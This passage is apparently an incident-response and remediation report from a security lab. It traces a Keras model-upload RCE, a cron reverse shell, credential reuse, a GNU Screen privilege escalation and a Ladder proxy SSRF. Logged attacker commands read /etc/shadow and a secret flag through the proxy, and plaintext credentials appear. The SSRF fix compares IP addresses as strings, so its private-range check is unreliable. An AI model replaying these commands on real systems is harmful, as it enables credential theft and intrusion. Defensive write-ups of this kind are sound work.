MSG_QUERY   = 9

def find_latest_socket():
    sockets = os.listdir(SOCKDIR)
    return f"{SOCKDIR}/{sorted(sockets)[-1]}"

def build_magic(ver=5):
```

Log Evidence

Web Server Upload Logs:

```
admin_yara@web:~$ sudo tail  /var/log/upload_monitor.log | grep -i "suspicious"
2025-10-28 14:32:00,000 [UPLOAD_MONITOR] ⚠ Suspicious upload detected: /var/www/ai-portal/uploads/reverse.h5 (owner=www_user)
2025-10-29 04:22:35,529 [UPLOAD_MONITOR] ⚠ Suspicious upload detected: /var/www/ai-portal/uploads/ccp.h5 (owner=www_user)
2025-10-30 07:49:18,225 [UPLOAD_MONITOR] ⚠ Suspicious upload detected: /var/www/ai-portal/uploads/model-1003.h5 (owner=www_user)
```

Attack Chain Analysis

Phase 1: Initial Access

Technique: T1190 - Exploit Public-Facing Application

- Vector: Keras model upload with safe_mode=False
- Payload: reverse.h5 containing RCE commands

Phase 2: Execution & Persistence

Technique: T1059.004 - Command and Scripting Interpreter

- Action: Created /tmp/rev.sh reverse shell script
- Persistence: Cron job (* * * * * /tmp/rev.sh)

Phase 3: Discovery & Credential Access

Technique: T1552.001 - Unsecured Credentials

- Discovery: Searched home directories and web root
- Credentials Found:
    - backup_user:FtpBackup2024! (script files)
    - app_user:AppUser2025! (configuration files)

Phase 4: Lateral Movement

Technique: T1021.004 - SSH

- Method: Credential reuse to access 10.1.0.30

Phase 5: Privilege Escalation


Technique: T1068 - Exploitation for Local privilege Escalation

- Exploit: GNU Screen 4.9.0 (CVE-2023-24626)
- SSRF: Ladder proxy to read /home/admin_yara/.secret_flag

Root Cause Analysis (RCA)

The main reason this attack happened is because our system was set to accept uploaded AI model files without proper safety checks. The setting safe_mode=False allowed hackers to upload malicious models that could run commands on our server. Other problems made the attack worse: passwords were stored in easy-to-find files and reused across different systems, old software with known security holes wasn't updated, and our web proxy didn't have protection against internal network attacks. All of these issues together allowed the hacker to move from a simple file upload to full control of our systems.

The MITRE ATT@CK Navigator Mapping



Phase	Technique ID	Technique Name	Evidence
Initial Access	T1190	Exploit Public-Facing Application	Malicious reverse.h5 upload
Execution	T1059.004	Unix Shell	/tmp/rev.sh creation
Execution	T1059.006	Python	Python reverse shell code
Persistence	T1053.003	Cron	Cron job executing every minute
Credential Access	T1552.001	Credentials in Files	Hardcoded passwords in scripts
Lateral Movement	T1021.004	SSH	SSH to 10.1.0.30 with reused credentials
Privilege Escalation	T1068	Exploitation for Privilege Escalation	GNU Screen CVE-2023-24626 exploit
Defense Evasion	T1562.001	Disable or Modify Tools	Process termination via screen exploit
Impact	T1489	Service Stop	Critical processes killed

Detailed Timeline Analysis

Phase 1: Initial Compromise

2025-10-28 14:32:00 - Malicious Model Upload

- Attacker uploads reverse.h5 to the web application
- Evidence: File creation timestamp in upload directory and in the upload logs

```
admin_yara@web:~$ ls -l /var/www/ai-portal/uploads
total 24
-rw-rw-r-- 1 www_user www_user 8702 Oct 20 08:13 model-1003.h5
-rw-rw-r-- 1 www_user www_user 8416 Oct 28 14:32 reverse.h5
```

```
admin_yara@web:~$ sudo tail  /var/log/upload_monitor.log | grep -i "suspicious"
2025-10-28 14:32:00,000 [UPLOAD_MONITOR] ⚠ Suspicious upload detected: /var/www/ai-portal/uploads/reverse.h5 (owner=www_user)
2025-10-29 04:22:35,529 [UPLOAD_MONITOR] ⚠ Suspicious upload detected: /var/www/ai-portal/uploads/ccp.h5 (owner=www_user)
2025-10-30 07:49:18,225 [UPLOAD_MONITOR] ⚠ Suspicious upload detected: /var/www/ai-portal/uploads/model-1003.h5 (owner=www_user)
```

- Impact: Remote code execution achieved

2025-10-28 14:33:00 - Reverse Shell Established

- Cron job executes /tmp/rev.sh, establishing reverse shell
- Evidence: File creation timestamp in tmp directory

```
admin_yara@web:~$ ls -al /tmp/rev.sh
-rwxr-xr-x 1 www_user www_user 157 Oct 28 14:33 /tmp/rev.sh
```

- Impact: Persistent access gained

Phase 2: Lateral Movement

2025-10-28 15:09:00 - Backup User Compromised

- Attacker uses discovered credentials to access backup_user account
- Evidence: Login logs showing access from compromised host

```
admin_yara@dev:~$ last -a | grep "backup"
backup_u pts/1        Thu Oct 30 10:56 - 11:44  (00:47)     10.1.0.40
backup_u pts/2        Wed Oct 29 04:43 - 06:38  (01:55)     10.1.0.40
backup_u pts/1        Tue Oct 28 15:09 - 15:59  (00:50)     10.1.0.40
backup_u pts/1        Tue Oct 28 14:57 - 14:58  (00:00)     10.1.0.40
```

- Impact: Access to additional systems and services

2025-10-28 15:17:00 - Screen Exploit Deployed

- screen.py exploit file created for privilege escalation
- Evidence: File creation timestamp

```
262377      4 -rw-r--r--    1 backup_user backup_user     2978 Oct 28 15:17 /home/backup_user/screen.py
```

- Impact: Preparation for local privilege escalation attack

Phase 3: Privilege Escalation & Final Compromise

2025-10-28 15:31:00 - App User Compromised

- Attacker gains access to app_user account using discovered credentials
- Evidence: Command history showing user transition

```
admin_yara@dev:/home/backup_user$ sudo tail -20 .bash_history
ssh app_user@10.1.0.50
whoami
pwd
ls -al
id
find / -groups -type f 2>/dev/null
find / -group -type f 2>/dev/null
find / -group developers -type f 2>/dev/null
file /opt/deploy/scripts/deploy_utility.sh
cat /opt/deploy/scripts/deploy_utility.sh
ls -al
ps aux
screen -version
nano screen.py
ps aux | grep "root"
python3 screen.py 296568
ps aux | grep 296568
python3 screen.py 350651
ps aux | grep 350651
ssh app_user@10.1.0.50
```

```
admin_yara@utility:~$ last -a | grep "app_user"
app_user pts/0        Thu Oct 30 11:06 - 11:44  (00:37)     10.1.0.30
app_user pts/0        Wed Oct 29 04:58 - 06:38  (01:40)     10.1.0.30
app_user pts/3        Tue Oct 28 15:31 - 15:59  (00:28)     10.1.0.30
```

- Impact: Elevated privileges and access to sensitive resources

2025-10-28 15:39:00 - Admin Access Achieved

- Attacker uses stolen credentials to access admin_yara account
- Evidence: Authentication logs and command history

```
admin_yara@utility:/home$ sudo tail -30 app_user/.bash_history
ps aux
find / -name "*ladder*" -type f 2>/dev/null
file /usr/share/ladder-service.txt
cat /usr/share/ladder-service.txt

curl http://127.0.0.1:8080/http://127.0.0.1:8080/
curl http://127.0.0.1:8080/http://127.0.0.1:8000/
ps aux
find / -name "*ladder*" -type f 2>/dev/null
cat /usr/share/ladder-service.txt
curl "http://127.0.0.1:8080/http://httpbin.org/ip"
curl "http://127.0.0.1:8080/http://127.0.0.1:8000/"
ps aux
find / -name "*ladder*" -type f 2>/dev/null
cat /usr/share/ladder-service.txt
curl "http://127.0.0.1:8080/http://httpbin.org/ip"
curl "http://127.0.0.1:8080/http://127.0.0.1:8000/"
cat /etc/passwd
sudo cat /etc/shadow
curl "http://127.0.0.1:8080/http://127.0.0.1:8000/etc/"
curl "http://127.0.0.1:8080/http://127.0.0.1:8000/etc/shadow"
curl "http://127.0.0.1:8080/http://127.0.0.1:8000/home"
curl "http://127.0.0.1:8080/http://127.0.0.1:8000/home/admin_yara"
curl "http://127.0.0.1:8080/http://127.0.0.1:8000/home/admin_yara/.secret_flag"
su admin_yara
```

```
admin_yara@utility:~$ last -a | grep "admin"
admin_ya pts/0        Mon Nov  3 19:31   still logged in    10.1.0.40
admin_ya pts/0        Mon Nov  3 15:51 - 17:14  (01:23)     10.1.0.40
admin_ya pts/0        Mon Nov  3 15:39 - 15:47  (00:08)     10.1.0.40
admin_ya pts/2        Thu Oct 30 11:15 - 11:44  (00:28)     10.1.0.40
admin_ya pts/2        Thu Oct 30 11:12 - 11:12  (00:00)     10.1.0.40
admin_ya pts/2        Wed Oct 29 05:00 - 05:19  (00:18)     10.1.0.30
admin_ya pts/0        Tue Oct 28 15:39 - 15:59  (00:20)     10.1.0.40
```

- Impact: Full domain compromise achieved

Vulnerability Remediation Documentation

Keras Model Upload RCE (CVE-2025-1550)

Vulnerability Analysis


- Root Cause: safe_mode=False in Keras model processor
- Impact: Remote Code Execution via malicious .h5 files

Available Fixes Comparison

Fix Option	Effectiveness	Effort	User Impact
Enable safe_mode	High	Low	Low
Update Keras version	High	Medium	Medium
File upload validation	Medium	High	Low
Disable upload safe_mode=false	Very High	Low	Very High


Remediation Steps

Step 1: Disable unsafe model uploads on the website



Step 2: Keras Version Update

- Before:



- After:

```
admin_yara@web:~$ python3 -m pip show tensorflow | grep -i "version"
Version: 2.20.0
admin_yara@web:~$ python3 -m pip show keras | grep -i "version"
Version: 3.12.0
```

GNU Screen Privilege Escalation (CVE-2023-24626)

Vulnerability Analysis

- Root Cause: Vulnerable GNU Screen 4.9.0 with setuid bit
- Impact: Privilege escalation to root

Available Fixes Comparison

Fix Option	Effectiveness	Effort	User Impact
Update GNU Screen	High	Medium	Low
Remove setuid bit	Very High	Low	High
Use alternatives	High	High	High
Access control	Medium	High	Medium

Remediation Steps

Step 1: GNU Screen Update

```
admin_yara@dev:~/screen-5.0.0$ screen --version
Screen version 5.0.0 (build on 2025-11-03 15:11:07)
```

Step 2: Remove Exploit Artifacts

```
admin_yara@dev:~$ sudo rm -rf /tmp/screens/*
```

```
admin_yara@dev:~$ rm /home/backup_user/screen.py
```

Ladder Proxy SSRF (CVE-2024-27620)

Vulnerability Analysis

- Root Cause: Missing SSRF protection in proxy service

- Impact: Internal file disclosure and service enumeration

Available Fixes Comparison

Fix Option	Effectiveness	Effort	User Impact
URL validation	High	High	Low
Network segmentation	Medium	Low	Medium
Replace proxy	High	High	Medium
Disable proxy	Very High	Low	Very High

Remediation Step

Step 1: Implement SSRF Protection

```
import re
from urllib.parse import urlparse
import requests
from flask import Flask, request, jsonify

app = Flask(__name__)

def is_private_ip(ip):
    """
    Check if IP is in private range
    """
    private_ranges = [
        ('10.0.0.0', '10.255.255.255'),
        ('172.16.0.0', '172.31.255.255'),
        ('192.168.0.0', '192.168.255.255'),
        ('127.0.0.0', '127.255.255.255')
    ]

    for start, end in private_ranges:
        if ip >= start and ip <= end:
            return True
    return False
```

```
def validate_target_url(url):
    """
    Validate and sanitize target URLs to prevent SSRF
    """
    parsed = urlparse(url)

    # Block dangerous schemes
    if parsed.scheme not in ['http', 'https']:
        raise ValueError("Unsupported scheme")
    # Block internal IPs and localhost
    blocked_hosts = [
        'localhost', '127.0.0.1', '0.0.0.0', '::1',
        '169.254.169.254',  # AWS metadata service
        'internal', 'local', 'private'
    ]

    if parsed.hostname is None:
        raise ValueError("Invalid URL: No hostname")

    hostname = parsed.hostname.lower()

    # Check against blocked hosts
    if hostname in blocked_hosts:
        raise ValueError("Access to internal resources blocked")

    # Block private IP ranges
    if is_private_ip(hostname):
        raise ValueError("Access to private IP ranges blocked")
    return url

@app.route('/<path:target_url>')
def proxy_handler(target_url):
    """
    Fixed proxy endpoint with SSRF protection
    """
    try:
        # Add scheme if missing (assuming HTTP)
        if not target_url.startswith(('http://', 'https://')):
```

```
            target_url = 'http://' + target_url
        # Validate the URL
        validated_url = validate_target_url(target_url)
        # Make the request with timeout and disabled redirects
        response = requests.get(
            validated_url,
            timeout=10,
            allow_redirects=False,  # Prevent SSRF via redirects
            verify=True  # Enable SSL verification
        )
        return response.text
    except ValueError as e:
        return jsonify({"error": f"Security validation failed: {str(e)}"}), 400
    except requests.exceptions.Timeout:
        return jsonify({"error": "Request timeout"}), 504
    except requests.exceptions.RequestException as e:
        return jsonify({"error": f"Request failed: {str(e)}"}), 502
    except Exception as e:
        return jsonify({"error": "Internal server error"}), 500

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8080)
```

Credential Exposure & Access Control

Vulnerability Analysis

- Root Cause: Hardcoded credentials
- Impact: Lateral movement
- Evidence: Password reuse across multiple services

Remediation Step

Step 1: Remove Hardcoded Credentials from files


Attack Replication & Fix Verification

Keras Model Upload RCE Attack

Original Attack

- Upload malicious reverse.h5 file
- Reverse shell established via cron job

Replication Attempt After Fix




Result: FAILED

GNU Screen Privilege Escalation

Original Attack

- Exploit CVE-2023-24626 via screen.py
- Local privilege escalation and process termination

Replication Attempt After Fix




Result: FAILED

Ladder Proxy SSRF Attack

Original Attack

- SSRF to read internal files
- Retrieved /home/admin_yara/.secret_flag

Replication Attempt After Fix



Result: FAILED